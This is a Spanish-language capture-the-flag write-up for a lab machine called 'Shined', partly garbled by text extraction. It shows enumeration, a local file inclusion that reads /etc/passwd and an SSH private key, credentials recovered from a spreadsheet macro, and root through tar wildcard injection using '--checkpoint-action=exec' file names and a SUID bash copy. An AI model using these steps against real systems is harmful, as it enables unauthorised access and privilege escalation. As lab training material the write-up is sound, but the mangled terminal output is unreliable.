SHINED




Comenzamos realizando un escaneo con nmap. Encontramos 3 puertos abiertos, 22 y 2222 (ssh) y el 80.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-22 17:14 CET
Nmap scan report for 192.168.16.24
Host is up (0.00055s latency).
Not shown: 65532 closed tcp ports (reset)
       STATE SERVICE VERSION
                       OpenSSH 8.9pl Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
    256 8d:9c:0e:58:72:31:a2:f9:81:15:34:9a:e7:07:f1:2a (ECDSA)
    256 d8:05:cc:bd:07:3b:c8:59:eb:5e:cd:ee:6e:52:c6:ab (ED25519)
                       Apache httpd 2.4.52 ((Ubuntu))
80/tcp open http
| http-title: sungla
 http-server-header: Apache/2.4.52 (Ubuntu)
2222/tcp open ssh
                       OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
    256 09:20:97:b6:90:27:34:c4:f4:ed:35:c0:66:a3:f8:02 (ECDSA)
    256 a5:bc:e0:59:79:le:b7:5f:93:65:b1:2f:0c:bb:b0:66 (ED25519)
MAC Address: 08:00:27:88:FF:55 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux kernel:4 cpe:/o:linux:linux kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Añadimos el dominio shided.thl al fichero /etc/hosts y realizamos una búsqueda de directorios con gobuster.

```
gobuster dir -u http://shined.thl -w <u>/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt</u> -x html,txt,md,php,zip,tar
Gobuster v3.6 by 0J Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
         Method:
                                                                  GET
         Threads:
Wordlist:
                                                                 /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
404
                                                                 gobuster/3.6
html,txt,md,php,zip,tar
10s
        Negative Status codes:
User Agent:
        Extensions:
Starting gobuster in directory enumeration mode
                                                 (Status: 403) [Size: 275]
(Status: 403) [Size: 21819]
(Status: 403) [Size: 21819]
(Status: 403) [Size: 275]
(Status: 301) [Size: 309] [--> http://shined.thl/images/]
(Status: 200) [Size: 8716]
(Status: 200) [Size: 7269]
(Status: 200) [Size: 7374]
(Status: 301) [Size: 310] [--> http://shined.thl/privacy/]
(Status: 301) [Size: 306] [--> http://shined.thl/css/]
(Status: 301) [Size: 305] [--> http://shined.thl/js/]
(Status: 301) [Size: 305] [--> http://shined.thl/js/]
(Status: 200) [Size: 842]
(Status: 403) [Size: 275]
/.html
/index.html
/.php
/images
/contact.html
 /about.html
/privacy
/shop.html
/css
/access.php
/glasses.html
/.html (Status: 403) [
/.php (Status: 403) [
/server-status (Status: 403) [
Progress: 1543920 / 1543927 (100.00%)
shined
```

La página a tener en cuenta es access.php donde tenemos un login.



Al interactuar con este formulario no hace nada, si verificamos el código fuente de la página comprobamos que el botón action no hace realiza nada.

A continuación, puesto que la página es una .php, vamos a probar si podemos realizar algún tipo de lfi. Nos devuelve que el parámetro, el cual podremos abusar de esta técnica es inet.




Obtenemos los usuarios del sistema con el parámetro encontrado.

```
C G
                                                                                                                                                                               👸 view-source:http://192.168.16.24/access.php?inet=../../../../../../../../etc/passwd
         Exploit-DB 🧠 Google Hacking DB 🧰 base64 | GTFOBins 🤬 Online - Reverse Shel...
                                                                                                                                                                                                                                                                                                                                                                                                                  Path Hijacking y Libra... 🔛 Brainfuck Language -.
                                                                            border-radius: bpx;
box-sizing: border-box;
   36
37
38
39
40
41
42
43
44
45
46
47
48
50
51
52
53
54
55
57
58
                                                          ,
login-container input[type="submit"] {
   background-color: #007bff;
   color: #ffffff;
                                                                            border: none;
cursor: pointer;
                                                           .login-container input[type="submit"]:hover {
    background-color: #0056b3;
                                   </style>
ead>

<body>
<div class="login-container">

<pre
                                                        </form>
  61 root:x:0:0:root:/root:/bin/bash
62 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
63 bin:x:2:2:bin:/bin:/usr/sbin/nologin
64 sys:x:3:3:sys:/dev:/usr/sbin/nologin
65 sync:x:4:65534:sync:/bin:/bin/sync
   66 games:x:5:60:games:/usr/games:/usr/sbin/nologin
67 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
or games:/.si.or.games:/usr/games:/usr/sbin/nologin
for man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
for man:x:8:12:man:/var/spool/lpd:/usr/sbin/nologin
for man:x:8:s:mail:/var/spool/news:/usr/sbin/nologin
for news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
furucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
for proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
for www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
for irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
for irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
for gnats:x:41:41:6nats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
for nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
for apt:x:100:65534::/nonexistent:/usr/sbin/nologin
for systemd-network:x:101:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
for messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
```

Tras buscar diferentes archivos sensibles a los que tener acceso, damos con la clave privada del user cifra que posteriormente usaremos para loguearnos.



Después de pasar la clave a un fichero, le damos privilegios y comprobamos si la clave consta de contraseña o no. Como no tiene contraseña iniciamos sesión directamente ssh por el puerto 2222 puesto que por el 22 no tendremos acceso.

```
> chmod 600 clave_priv_cifra
> file clave_priv_cifra
clave_priv_cifra: OpenSSH private key
> ssh -i clave_priv_cifra cifra@192.168.16.24:2222
ssh: Could not resolve hostname 192.168.16.24:2222: Name or service not known
> ssh -i clave_priv_cifra cifra@192.168.16.24 -p 2222
The authenticity of host '[192.168.16.24]:2222 ([192.168.16.24]:2222)' can't be established.
ED25519 key fingerprint is SHA256:rpq/IGJ60HZMEXbZDq1zSx9/6CKFJTOTyb3ubKwwu3Y.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.16.24]:2222' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

* Documentation: https://landscape.canonical.com
* Management: https://landscape.canonical.com
* Support: https://lubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Apr 9 13:53:46 2024 from 192.168.1.210
cifra@b13d359bc30b:~$
```


En el directorio home del user encontramos un fichero xlsm donde el dueño es root y carecemos de permisos de edición. Lo pasamos a nuestra máquina atacante con base64.

```
@cifra@b13d359bc30b:~$ ls
contabilidad.xlsm
cifra@b13d359bc30b:~$ base64 contabilidad.xlsm
UEsDBBQABgAIAAAAIQCsmTVRbwEAAD8EAAATAAgCW0NvbnRlbnRfVHlwZXNdLnhtbCCiBAIooAAC
cifra@b13d359bc30b:~$ ls -lisah
total 44K
403750 4.0K drwxr-xr-x 4 cifra cifra 4.0K Apr 8
                               2024 .
397280 4.0K drwxr-xr-x 1 root root 4.0K Apr 7 2024 ...
403760 4.0K -rwxr-xr-x 1 cifra cifra 220 Apr 7 2024 .bash_logout
403761 4.0K -rwxr-xr-x 1 cifra cifra 3.7K Apr 7
                              2024 .bashrc
403828 4.0K drwx----- 2 cifra cifra 4.0K Apr
                               2024 .cache
403752 4.0K -rwxr-xr-x 1 cifra cifra 807 Apr
                               2024 .profile
403773 4.0K drwxr-xr-x 2 cifra cifra 4.0K Apr
                               2024 .ssh
                             8 2024 contabilidad.xlsm
403780 16K -rw-r--r-- 1 root root
                       14K Apr
```


Una vez en nuestra máquina, lo abrimos por ver que tiene en su interior.

```
> nvim fichero_codificado
> base64 -d fichero_codificado > contabilidad.xlsm
> mv contabilidad.xlsm CTFs/shined
> cd CTFs/shined
> libreoffice --calc contabilidad.xlsm
```

El fichero se encuentra vacío, pero parece que tiene alguna macro.



Dentro de las macros encontramos lo que parece un login.



Probamos a conectarnos por ssh al puerto 22 con los datos de login obtenidos.

```
ssh leopoldo@192.168.16.24
leopoldo@192.168.16.24's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86 64)
 * Documentation: https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
 * Support:
                   https://ubuntu.com/pro
 System information as of Mon Jan 27 05:42:20 PM UTC 2025
 System load: 0.080078125
                                                             120
                                   Processes:
 Usage of /: 55.5% of 11.21GB
                                  Users logged in:
                                                             Θ
                                   IPv4 address for docker0: 172.17.0.1
 Memory usage: 16%
                                   IPv4 address for enp0s3: 192.168.16.24
 Swap usage:
 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.
   https://ubuntu.com/engage/secure-kubernetes-at-the-edge
Expanded Security Maintenance for Applications is not enabled.
18 updates can be applied immediately.
To see these additional updates run: apt list --upgradable
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Tue Apr 9 14:45:36 2024 from 192.168.1.41
leopoldo@shined:~$
```

En el propio directorio del user encontramos la primera flag.

```
leopoldo@shined:~$ cat user.txt
leopoldo@shined:~$ |
```

Buscando alguna forma para escalar privilegios por el sistema encontramos un script muy interesante dentro del directorio /tmp. Este script aparte de cambiar de directorio crea un tar con todo lo que haya en el directorio scripts.

Con el comando tar, tal y como especifican en la página <u>hacktricks</u>, existe unos parámetros con el cual podremos ejecutar comandos. Para ello, primero vamos a crear un script donde copiamos el comando bash en un fichero llamado x y otorgándole permisos de suid para que se ejecute con los permisos del propietario (root).

```
leopoldo@shined:/tmp$ cat /home/leopoldo/Desktop/scripts/exploit.sh
cp /bin/bash /tmp/josehtw && chmod +s /tmp/josehtw
```

Ahora sí, ejecutamos los parámetros de tar necesarios para la ejecución del comando. Con esto conseguimos que se ejecute nuestro script y así tengamos nuestro fichero con suid activado.

```
leopoldo@shined:~/Desktop/scripts$ echo '' > '--checkpoint=1'
leopoldo@shined:~/Desktop/scripts$ echo '' > '--checkpoint-action=exec=bash exploit.sh'
 leopoldo@shined:~/Desktop/scripts$ ls -la
 total 32
 drwxrwxr-x 2 leopoldo leopoldo 4096 Jan 27 21:54
                               o 4096 Apr 7 2024
10043 Jan 27 21:58
 drwxrwxr-x 3 leopoldo leopoldo
 -rw-r--r-- 1 root
                       root
                                   1 Jan 27 21:34
1 Jan 27 21:54
58 Jan 27 21:53
                                                    '--checkpoint=1'
 -rw-rw-r-- 1 leopoldo leopoldo
                                                    '--checkpoint-action=exec=bash exploit.sh'
  -rw-rw-r-- 1 leopoldo leopoldo
 -rw-rw-r-- 1 leopoldo leopoldo
                                                    exploit.sh
```

Al esperar un rato ya nos sale nuestro directorio en /tmp.

Por último, ejecutamos nuestro fichero de igual manera que si hiciesemos /bin/bash -p y vamos a por la grandiosa flag.

```
leopoldo@shined:/tmp$ ./josehtw -p
josehtw-5.1# id
uid=1001(leopoldo) gid=1001(leopoldo) euid=0(root) egid=0(root) groups=0(root),1001(leopoldo)
josehtw-5.1# whoami
root
josehtw-5.1# is
backup.sh snap-private-tmp
clean.sh systemd-private-daafdca3f0e54c0697076c213e050e17-systemd-resolved.service-Zv4wes
josehtw- systemd-private-daafdca3f0e54c0697076c213e050e17-systemd-logind.service-8HcR8M
josehtw- systemd-private-daafdca3f0e54c0697076c213e050e17-systemd-timesyncd.service-v5zv3s
josehtw- 5.1# is
root.txt snap
josehtw-5.1# cat root.txt
```